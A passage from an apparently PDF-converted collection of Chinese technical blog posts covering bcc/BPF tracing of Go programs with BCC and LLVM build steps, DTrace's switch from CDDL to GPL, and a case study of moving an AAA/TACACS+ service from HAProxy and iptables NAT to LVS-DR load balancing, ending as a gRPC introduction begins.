 1024 -> 2047     : 0
 2048 -> 4095     : 0
 4096 -> 8191     : 0
 8192 -> 16383    : 27 | *****
 16384 -> 32767   : 3  | ****

Detaching...
```

## 六、总结

原作者总结很简洁，不再赘述。

I took a quick look at Golang with dynamic tracing and Linux enhanced BPF, via bcc's funccount and trace tools, with some successes and some challenges. Counting function calls works already. Tracing function arguments when compiled with gccgo also works, whereas Go's gc compiler doesn't follow the standard ABI calling convention, so the tools need to be updated to support this. As a proof of concept I modified the bcc trace tool to show it could be done, but that feature needs to be coded properly and integrated. Processing interface objects will also be a challenge, and multi-return values, again, areas where we can improve the tools to make this easier, as well as add macros to C for writing other custom Go observability tools as well.

## 七、Tips

### 6.1 安装和编译 BCC

```

git clone https://github.com/iovisor/bcc.git
mkdir bcc/build; cd bcc/build
cmake -DCMAKE_INSTALL_PREFIX=/usr \
      -DLUAJIT_INCLUDE_DIR=`pkg-config --variable=includedir luajit` \ # for lua support
..
make
sudo make install
cmake -DPYTHON_CMD=python3 .. # build python3 binding
pushd src/python/
make
sudo make install
popd

```

## 6.2 构建 LLVM 和 Clang 开发工具库

```

yum install gcc
yum install gcc-g++

wget https://cmake.org/files/v3.9/cmake-3.9.0-rc4.tar.gz
tar -xvf cmake-3.9.0-rc4.tar.gz
cd cmake-3.9.0
./bootstrap
gmake
gmake install
export CMAKE_ROOT=/usr/local/share/cmake-3.9.0
export PATH=$PATH:$CMAKE_ROOT

git clone http://llvm.org/git/llvm.git
cd llvm/tools;
git clone http://llvm.org/git/clang.git
cd ..; mkdir -p build/install; cd build
cmake -G "Unix Makefiles" -DLLVM_TARGETS_TO_BUILD="BPF;X86" -DCMAKE_BUILD_TYPE=Release
-DCMAKE_INSTALL_PREFIX=$PWD/install ..
make
make install
export PATH=$PWD/install/bin:$PATH

```

## 6.3 LLVM 与 Clang

LLVM (Low Level Virtual Machine) 是一种编译器基础设施，以C++写成。起源于2000年伊利诺伊大学厄巴纳-香槟分校维克拉姆·艾夫（Vikram Adve）与克里斯·拉特纳（Chris Lattner）的研究，他们想要为所有静态及动态语言创造出动态的编译技术。2005年，Apple直接雇用了克里斯·拉特纳及他的团队，为了苹果电脑开发应用程序，期间克里斯·拉特纳设计发

明了 Swift 语言，LLVM 成为 Mac OS X 及 iOS 开发工具的一部分。LLVM 的范围早已经不局限于创建一个虚拟机，成为了众多编译工具及低级工具技术的统称，适用于 LLVM 下的所有项目，包含 LLVM 中介码 (LLVM IR)、LLVM 除错工具、LLVM C++ 标准库等。

目前 LLVM 已支持包括 ActionScript、Ada、D 语言、Fortran、GLSL、Haskell、Java 字节码、Objective-C、Swift、Python、Ruby、Rust、Scala 以及 C# 等语言。

Clang 是 LLVM 编译器工具集的前端 (front-end)，目的是输出代码对应的抽象语法树 (Abstract Syntax Tree, AST)，并将代码编译成 LLVM Bitcode。接着在后端 (back-end) 使用 LLVM 编译成平台相关的机器语言。Clang 支持 C、C++、Objective C。它的目标是提供一个 GCC 的替代品。作者是克里斯·拉特纳 (Chris Lattner)，在苹果公司的赞助支持下进行开发。Clang 项目包括 Clang 前端和 Clang 静态分析器等。

## 6.4 ABI

应用二进制接口 (Application Binary Interface, ABI) 描述了应用程序和操作系统之间或其他应用程序的低级接口。ABI 涵盖了各种细节，如：

- 数据类型的大小、布局；
- 调用约定（控制着函数的参数如何传递以及如何接受返回值），例如，是所有的参数都通过栈传递，还是部分参数通过寄存器传递；哪个寄存器用于哪个函数参数；通过栈传递的第一个函数参数是最先 push 到栈上还是最后；
- 目标文件的二进制格式、程序库等等。
- ABI vs API 应用程序接口 (API) 定义了源代码和库之间的接口，因此同样的代码可以在支持这个 API 的任何系统中编译，然而 ABI 允许编译好的目标代码在使用兼容 ABI 的系统中无需改动就能运行。

## 动态追踪技术合辑

- [How Linux Works \(一\) : How the Linux Kernel Boots](#)
- [How Linux Works \(二\) : User Space & RAM](#)
- [动态追踪技术 \(一\) : 简介 | @RiboseYim 译](#)
- [动态追踪技术 \(二\) : strace+gdb 溯源 Nginx 内存溢出异常](#)
- [动态追踪技术 \(三\) : Tracing your kernel Functions! | @RiboseYim 译](#)
- [动态追踪技术 \(四\) : 基于 Linux bcc/BPF 实现 Go 程序动态追踪](#)

## 参考文献

- [Linux MySQL Slow Query Tracing with bcc/BPF | Brendan Gregg's Blog](#)

- Notes on BPF & eBPF | Julia Evans
- Probing the JVM with BPF/BCC | Sasha
- BPF: Tracing and more | Brendan Gregg SlideShare

# 开源故事：DTrace 软件许可证演变简史

## News:dtrace dropped the CDDL and switched to the GPL!

根据 2月14日 Brendan Gregg 在 Twitter 上推送的消息：Oracle 已经将 DTrace 模块的开源许可证从 CDDL 切换到 GPL，预计最快到 2018 年底 Linux kernel 就可以发布一个可用的 /usr/sbin/dtrace ，底层基于 bcc 和 eBPF 。

Good news from Oracle: DTrace is GPL'd (thank you!). I'd guess by the end of 2018 we'll have a working /usr/sbin/dtrace on Linux for running D scripts (using libbcc+eBPF on the backend)

关于动态追踪技术（Dynamic Tracing），我们在之前的文章已经有所介绍，[动态追踪技术（一）：DTrace 导论](#)。DTrace 是动态追踪技术的鼻祖，源自 Solaris 操作系统，提供了高级性能分析和调试功能（advanced performance analysis and troubleshooting tool）。

Oracle 收购 SUN 公司之后推出了 Oracle Linux DTrace （基于 Oracle 企业级内核 Unbreakable Enterprise Kernel ，UEK），针对性地发展完善了一系列探针如 syscall, profile, sdt, proc, sched 和 USDT，受制于诸多原因一直没有进入 Linux kernel 代码树，其中最大的一个障碍是许可授权问题：DTrace 源代码采用 CDDL 许可证，不兼容 Linux kernel 使用的 GPLv2 许可证，无法直接移植。

```
commit e1744f50ee9bc1978d41db7cc93bcf30687853e6
Author: Tomas Jedlicka <tomas.jedlicka@oracle.com>
Date: Tue Aug 1 09:15:44 2017 -0400

dtrace: Integrate DTrace Modules into kernel proper

This changeset integrates DTrace module sources into the main kernel
source tree under the GPLv2 license. Sources have been moved to
appropriate locations in the kernel tree.
```

## CDDL vs GPL

DTrace 与 OpenSolaris 一样之前是基于 CDDL 许可证而不是 Linux kernel 使用的 GPL 许可证，二者的区别是什么呢？



GNU通用公共许可协议（GNU General Public License，简称 GNU GPL、GPL，港台地区翻译为“GNU通用公共授权条款”）是广泛使用的免费软件许可证，最初由GNU项目的自由软件基金会（FSF）的理查德·斯托曼（Richard Matthew Stallman）撰写。

一般的版权概念（“copyright”），从不授予用户任何权利（除了使用的权利），更多的是限制性规定，例如复制、修改、分发等，也可以包括一些法律允许的行为，比如逆向工程。GPL 则代表了知识产权制度的左翼阵营（“copyleft”），它授予被许可人以下权利（或称“自由”）：

- 以任何目的运行此程序的自由；
- 再复制的自由；
- 修改程序并公开发布改进版的自由（前提是能得到源代码）。

GPL 及其它 Copyleft 协议授予了被许可人（几乎是任何人）以非常广泛的自由，同时利用版权法设计了“传染机制”：GPL 明确规定，任何源码的衍生产品，如果对外发布，都必须保持同样的许可证。这就是说，任何人只要发布基于某个 GPL 软件的修改版本，他就必须公开源码，并且同意他人可以自由地复制和分发，否则原始作者可以根据版权法起诉。

DTrace 的 CDDL 许可证继承自 Sun Microsystems。通用开发与发行许可证（Common Development and Distribution License，简称 CDDL）是一个由 Sun 提出的授权协议，它以 Mozilla 公共许可证（MPL）1.1 版本为基础。基于 CDDL 许可证的项目主要有：OpenSolaris（含 DTrace 和 ZFS）、NetBeans IDE、GlassFish 等。

Like the MPL, the CDDL is a weak copyleft license in-between GPL license and BSD/MIT permissive licenses, requiring only source code files under CDDL to remain under CDDL.

鉴于 GPL 许可模式下很难通过开源软件直接盈利，因此也有很多类似 CDDL 的开源协议倾向于支持商业开发，授予厂商更大的决定权。CDDL 最大的特点是源代码和可执行文件允许采用不同的许可证。例如一般不存在 GPL 模式下存在的“社区”版本，而是由厂商提供一些免费版本供开发者在非生产环境下使用，同时附上 CDDL 许可的源代码，开发者可以自行编译和部署；更重要的是，厂商只对付费客户提供安全补丁修复和维护版本的源代码。

综上所述，基于 CDDL 许可证的 DTrace 你只可以使用但不允许围绕代码进行修改，或者添加其他跟踪点。Paul Fox 个人贡献的 dtrace4linux 项目就试图移植 Sun DTrace 到 Linux 的，但是受限于许可证只能做到附加产品（add-on），外部人员很难直接参与进来，事实上 CDDL 许可证的项目外部贡献最多一般不会超过 10%。

## Future

在此之前，Linux 已经拥有 SystemTap 和动态探针（dprobes），DTrace 是基于整个系统的全局跟踪、调试、分析工具。Linux kernel 的创建者显然不喜欢一个“复杂”的系统（large system），他们倾向于将跟踪、分析和探测划分为彼此独立的小单元。许多开发者为此发明了各种钩子（hooks）以及整合某些特定探针（probes）的便利工具，例如 kprobes, uprobes, markers 等。dtrace for linux 正式进入 Linux kernel 之后，有望将相关技术整合成一个更强大的体系，这一点非常令人期待。

## 里程碑：Linux 合并 BPF

2016年11月，Linux 4.9-rc1发布，正式合并了一项重要特性：BPF追踪（Timed sampling）。

系统性能领域的国际导师Brendan Gregg，感动得都快哭了，当即在Twitter上表示这是一个重要的里程碑！他随后又写了一篇长文《[DTrace for Linux 2016](#)》，以示庆祝。

As a long time DTrace user and expert, this is an exciting milestone! --Brendan Gregg

Linux 合并了BPF而已嘛，跟DTrace这个劳什子有什么关系呢？

DTrace 是动态追踪技术的鼻祖，源自 Solaris 操作系统，提供了高级性能分析和调试功能，它的源代码采用 CDDL 许可证，不兼容 Linux 内核使用的 GPLv2 许可证，无法直接移植。当然，江湖上还有另外一种说法，Linux之所以一直没有原生支持DTrace，是因为Linus 觉得这玩意没什么必要。Anyway,随着 BPF跟踪的最后主要功能合并到 Linux 4.9-rc1，Linux 现在有了类似 DTrace 的高级分析和调试功能。

Linux 这次合并的BPF（The Berkeley Packet Filter），来自于加州大学伯克利分校（这所大学很有意思，以后还要反复提到）。BPF，顾名思义，最早只是一个纯粹的封包过滤器，后来在很多牛人的参与下，进行了扩展，得到了一个所谓的 eBPF，可以作为某种更加通用的内核虚拟机。通过这种机制，我们其实可以在 Linux 中构建类似 DTrace 那种常驻内核的动态追踪虚拟机。

Linux 没有 DTrace（名字），但现在有了 DTrace（功能）

## 扩展阅读：动态追踪技术

- [操作系统原理 | How Linux Works（一）：How the Linux Kernel Boots](#)
- [操作系统原理 | How Linux Works（二）：User Space & RAM](#)
- [操作系统原理 | How Linux Works（三）：Memory](#)
- [动态追踪技术\(一\)：DTrace 导论](#)
- [动态追踪技术\(二\)：strace+gdb 溯源 Nginx 内存溢出异常](#)
- [动态追踪技术\(三\)：Tracing Your Kernel Function!](#)
- [动态追踪技术\(四\)：基于 Linux bcc/BPF 实现 Go 程序动态追踪](#)
- [动态追踪技术\(五\)：Welcome DTrace for Linux](#)

## 参考文献

- [DTRACE FOR LINUX; ORACLE DOES THE RIGHT THING | February 14, 2018 | MARK J. WIELAARD](#)

- Oracle Linux DTrace

# 基于**LVS**的**AAA**负载均衡架构实践

## 概要

本次分享将从一次实际的负载均衡改造案例出发，通过介绍项目背景、选型思路、测试方法和问题分析等方面展开，总结负载均衡架构的一般套路和经验教训。

## 一、背景


项目背景是某企业的AAA管理系统，AAA即 Authentication（认证）、Authorization（授权）、Accounting（记账），是网络设备的一种集中化管理机制，可以在不同设备上为用户设置不同的权限，对网络安全起到监视作用。

AAA服务是基于TACACS+协议（Terminal Access Controller Access Control System Plus），TACACS+是在 TACACS 协议的基础上进行了功能增强的安全协议，最早由Cisco提出并开放标准。该协议与 RADIUS 协议的功能类似，采用客户端/服务器模式实现网元与 TACACS+ 服务器之间的通信，使用TCP 49端口。

每次TACACS+ 交互主要实现：认证 (Authentication): 确认访问网络的用户身份，判断访问者是否合法 授权( Authorization ): 对通过认证的用户，授权其可以使用哪些服务 记账( Accounting )：记录用户的操作行为、发生时间

### 1. 问题描述

系统架构如下图所示，服务器采用一主一备模式，一般情况下由Master服务器处理请求，如果它故障或者负荷过高、无法快速响应请求，网元会将请求发送到BackUP服务器处理。AAA Server上运行守护进程处理请求，记为TACACSD。



容量计算

>服务端资源需求  $T = \text{认证请求规模 } g(n) / \text{TACACSD运算能力 } f(n)$

在很长一段时间内，原有架构可以满足应用需求，但是随着集中化的深入推进，资源不足的问题日益严重：Master 负荷早已爆满，BackUP 的负荷也几乎与 Master 相当，而且请求从 Master 切换到 BackUP 的时候，非常容易引起失败。主要有三个关键因子的变化：1、管理设备数量增长 10 倍，而且还要继续增长 2、网络配置自动化，单一网元的巡检、配置操作有数量级的提升

3、TACACSD 程序本身存在性能瓶颈，CPU 消耗随着设备数量增长而增长

前两个因素属于业务需求，不能调整，程序性能问题涉及开发周期问题（这块以后再单独分析），迫于业务压力，我们必须快速寻找一种变通方案。

## 2. 选型要求

在选择适用方案之前，我们必须考虑以下几个要求：

**可伸缩性 (Scalability)** 当服务规模（设备数量、自动化操作次数）的负载增长时，系统能被扩展来满足需求（弹性扩展服务能力），且不降低服务质量。

**高可用性 (Availability)** 尽管部分硬件和软件会发生故障，整个系统的服务必须是每天 24 小时每星期 7 天可用的。（必须去除原来过于依赖单一服务器的瓶颈）

**可管理性 (Manageability)** 整个实现应该易于管理，提供灵活的负载均衡策略支持。

**价格有效性 (Cost-effectiveness)** 整个实现是经济的。这个怎么说呢，比如这个问题吧，有人说：买四层交换机啊？没钱！宇宙上最好服务器来一台？没钱！！于是我们的主要探索方向放在了开源软件，感谢开源社区解救穷人。

## 二、前戏

我们首先想到的是 HAProxy，一款经典的负载均衡开源软件。特别是具备以下几个特点：配置维护简单，支持热备，支持后端服务器的状态检测，可以自动摘除故障服务器；支持 TCP 代理；支持 Session 的保持。

tcp

The instance will work in pure TCP mode. A full-duplex connection will be established between clients and servers, and no layer 7 examination will be performed. This is the default mode. It should be used for SSL, SSH, SMTP, ...

```


vi haproxy.cfg
listen AAA-Cluster
    mode tcp
    bind 49
    option tcplog
    source 0.0.0.0 usesrc clientip
    server AAA-Server-210 192.168.3.10:49
    server AAA-Server-211 192.168.3.11:49

```

## 1.HAProxy+TProxy

当我们满怀希望地推进之时，一个要命的问题摆在面前：后端的AAA服务器上看到的连接的Source IP都不再是用户原始的IP，而是前端的HAProxy服务器的IP，

### 基于HAProxy的问题




官方文档对于source调度算法的描述：

#### source

The source IP address is hashed and divided by the total weight of the > running servers to designate which server will receive the request. This ensures that the same client IP address will always reach the same server as long as no server goes down or up. If the hash result changes due to the number of running servers changing, many clients will be directed to a different server.

TACACSD进程必须获取到认证请求的Source IP，为此我们尝试引入TProxy。它允许你”模仿“用户的访问IP，就像负载均衡设备不存在一样，TProxy名字中的T表示的就是transparent(透明)。当网元发起的认证请求到达后端的AAA服务器时，可以通过抓包看到的请求Source IP就是网元的真实IP。

即使用上“HAProxy+TProxy”的组合拳，还是存在另外一个问题：设备对于认证结果报文，似乎需要请求报文的目标地址（代理服务器）与结果报文的发送端（**Real AAA Server**）一致。



过程描述：网络设备会发送该用户的凭证到 TACACS+ 服务器进行验证，然后决定分配访问相关设备的权限，并将这些决定的结果包含在应答数据包中并发送到网络设备上，再由网络设备发送到用户终端。至于是否真的是这个校验规则，或者我们还没有找到更好的解释。暂且搁置，引述一段**RFC 1492**的说明，日后再补充这个问题。CONNECT(username, password, line, destinationIP, destinationPort) returns (result1, result2, result3)

This request can only be issued when the username and line specify an already-existing connection. As such, no authentication is required and the password will in general be the empty string. It asks, in the context of that connection, whether a TCP connection can be opened to the specified destination IP address and port.

## 2.IPTABLES NAT

为了解决上述Proxy无法传递Source IP 的问题，我们还尝试过基于 **iptables** 实现网络地址转换的方式，It's Working !!

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 49 -j DNAT --to 192.168.3.10-192.168.3.13
```

如上即可解决HAProxy的Source IP 传递和报文回路的问题。压力测试的时候，开始设备数比较少的时候，各项业务还很正常，当设备数加到1.5万台左右，或者几百台设备并发请求的时候，报文转发的时延久急剧上升，甚至出现丢包情况。这个方案对我们来说显然存在性能瓶颈。

HAProxy—>HAProxy + TProxy —>IPTABLES NAT

转了一圈，回到起点。

### 三、终极杀器

经过之前一波三折的折腾，我们决定启用一款终极杀器：LVS。LVS即Linux Virtual Server，是一个虚拟的服务器集群系统。它有三种工作模式NAT(地址转换),IP Tunneling(IP隧道)、Direct Routing(直接路由)。


	NAT模式	TUN模式	DR模式
Server	any	Tunneling	Non-arp device
Server Network	private	LAN/WAN	LAN
Server Number	low(10-20)	HIGH(100)	HIGH(100)
Server Gateway	load balancer	own router	own router

基于之前NAT方面的不良体验，我们这次直接选择了LVS-DR模式，LVS支持八种调度算法，我们选择轮询调度（Round-Robin Scheduling）。

LVS只处理一般连接,将请求给后端real server,然后由real server处理请求直接相应给用户,Direct Routing与IP Tunneling相比，没有IP封装的开销。


缺点：由于采用物理层,所以DR模式的调度器和后端real server必须在一个物理网段里,中间不能过路由器。

#### 基于LVS的解决方案



另外，为了防止LVS控制机的单点故障问题，还选用了Keepalived，负责LVS控制机和备用机的自动故障切换。


## 基于LVS的解决方案v2



LVS依赖项：IPVS内核模块和ipvsadm工具包。具体配置不做过多说明，可以自行检索，关键注意以下几点：1) 检查服务器是否已支持ipvs modprobe -l |grep ipvs 2) 检查依赖包：rpm -q kernel-devel rpm -q gcc rpm -q openssl rpm -q openssl-devel rpm -q popt 3) 配置realserver节点ARP及VIP绑定脚本 vi /etc/init.d/lvs 4) 启动LVS-DR /etc/init.d/lvsdr start 5) 查看VIP情况 ip addr list 6) 启动realserver节点LVS /etc/init.d/lvs start

## 五、小结

## 1. 各种负载均衡实现在网络中的位置



四层负载均衡的特点一般是在网络和网络传输层(TCP/IP)做负载均衡，而七层则是指在应用层做负载均衡。四层负载均衡对于应用侵入比较小，对应用的感知较少，同时应用接入基本不需要对此做特殊改造。七层负载均衡一般对应用本身的感知比较多，可以结合一些通用的业务负载逻辑做成很细致的方案，比如我们通常用HAProxy/Nginx来做网站流量的分发。

实践再次教育我们，天下没有一招鲜，任何技术都有它的江湖位置。

## 2. 仿真能力

这次实践可以用一句话概括就是：“成也仿真，败也仿真”。起初走了很长一段弯路，可以说是因为对整个负载均衡体系的理解不深入，也可以说是测试不足导致，凭着惯性，想当然地认为可以简单复制原来的“经验”，而忽视了实验环境的构建。

后来可以快速推进，是因为重新规整了测试方法和目标，并且基于虚拟机搭建了验证环境，包括引入了可以仿真路由器的GNS3平台，完整地测试了真实的业务流程。LVS集群环境也是先完成构建、试运行一段时间之后才完成的业务割接。

IPTABLES NAT的方案并没有在早期发现性能瓶颈，也说明这快的测试能力不足。

## 3. 花边故事

HAProxy的官网目前是被封锁的，国内不翻墙访问不了，Why？在他们家的操作手册后面有LVS、Nginx的推荐链接。以前并没有注意。

TPROXY最早是作为Linux内核的一个patch，从linux-2.6.28以后TPRXY已经进入官方内核。iptables只是Linux防火墙的管理工具而已，位于/sbin/iptables。真正实现防火墙功能的是Netfilter，它是Linux内核中实现包过滤，如果要探讨Netfilter，又会是一个很长的故事。

LVS开始于1998年，创始人是章文嵩博士，从Linux2.4内核以后，已经完全内置了LVS的各个功能模块。到今天为止，依然是目前国内IT业界达到Linux标准内核模块层面的唯一硕果。章博士同时是前淘宝基础软件研发负责人、前阿里云CTO，三个月前刚转会到滴滴打车任副总裁。淘宝技术体系曾大规模使用了LVS，不过最新消息，淘宝的同学已经鼓捣出一个VIPServer，正逐步替代了LVS。

罗列的这几条信息，其实与这次的主题关系不大，但确是整理这次篇帖子过程中，感觉很有意思的事情。技术并不冰冷，它就像个江湖，到底还是关于人的故事。

## 续集

可能更新，也可能不更新，看天意。

1、本次场景中，HAProxy方案为什么会失败？还缺少一个深度解释。2、本次场景中，LVS方案采用默认的轮询算法是否最优？3、本次场景中，7X24系统如何完成服务切换？4、本次场景中，IPTABLES NAT的性能瓶颈如何解释？5、来一个关于Netfilter的讨论 6、阅读参考资料 VIPServer: A System for Dynamic Address Mapping and Environment Management

---

更多精彩内容，请扫码关注公众号：@睿哥杂货铺

[RSS订阅](#) [RiboseYim](#)

# 计算机远程通信协议：**gRPC**

## 摘要

- 一、远程调用技术简史:从 CORBA 到 gRPC
- 二、gRPC 简介
- 三、gRPC 示例代码

## 远程通信协议：从 **CORBA** 到 **gRPC**

自从产业界发明机器联网的那一天就已经开始探索最优的远程通信机制。操作系统如 **UNIX**、**Windows** 和 **Linux** 等都有实现远程通信的内部协议，挑战在于如何向开发人员开放一个通信框架。

### 一、远程调用技术简史

在20世纪90年代，当 TCP/IP 协议日臻成熟变成网络通信的黄金标准时，焦点转移到跨平台通信——一台计算机可以通过某种类型网络在另一台计算机上发起一个动作。例如如 CORBA、DCOM、Java RMI 技术，在核心网络基础设施之上创造了一个对开发者友好的抽象层。这些技术还试图发展出一套与开发语言无关的通信框架，这一点对于客户机/服务器体系结构至关重要。

随着本世纪初 Web 技术的演进，HTTP 逐渐演变为事实上的通信标准。HTTP 结合 XML 提供了一种自我描述、不依赖语言、与平台无关的远程通信框架。这种结合的成果是 SOAP 和 WSDL 标准，它们保证了在各种运行环境和平台之间实现互操作的标准化。

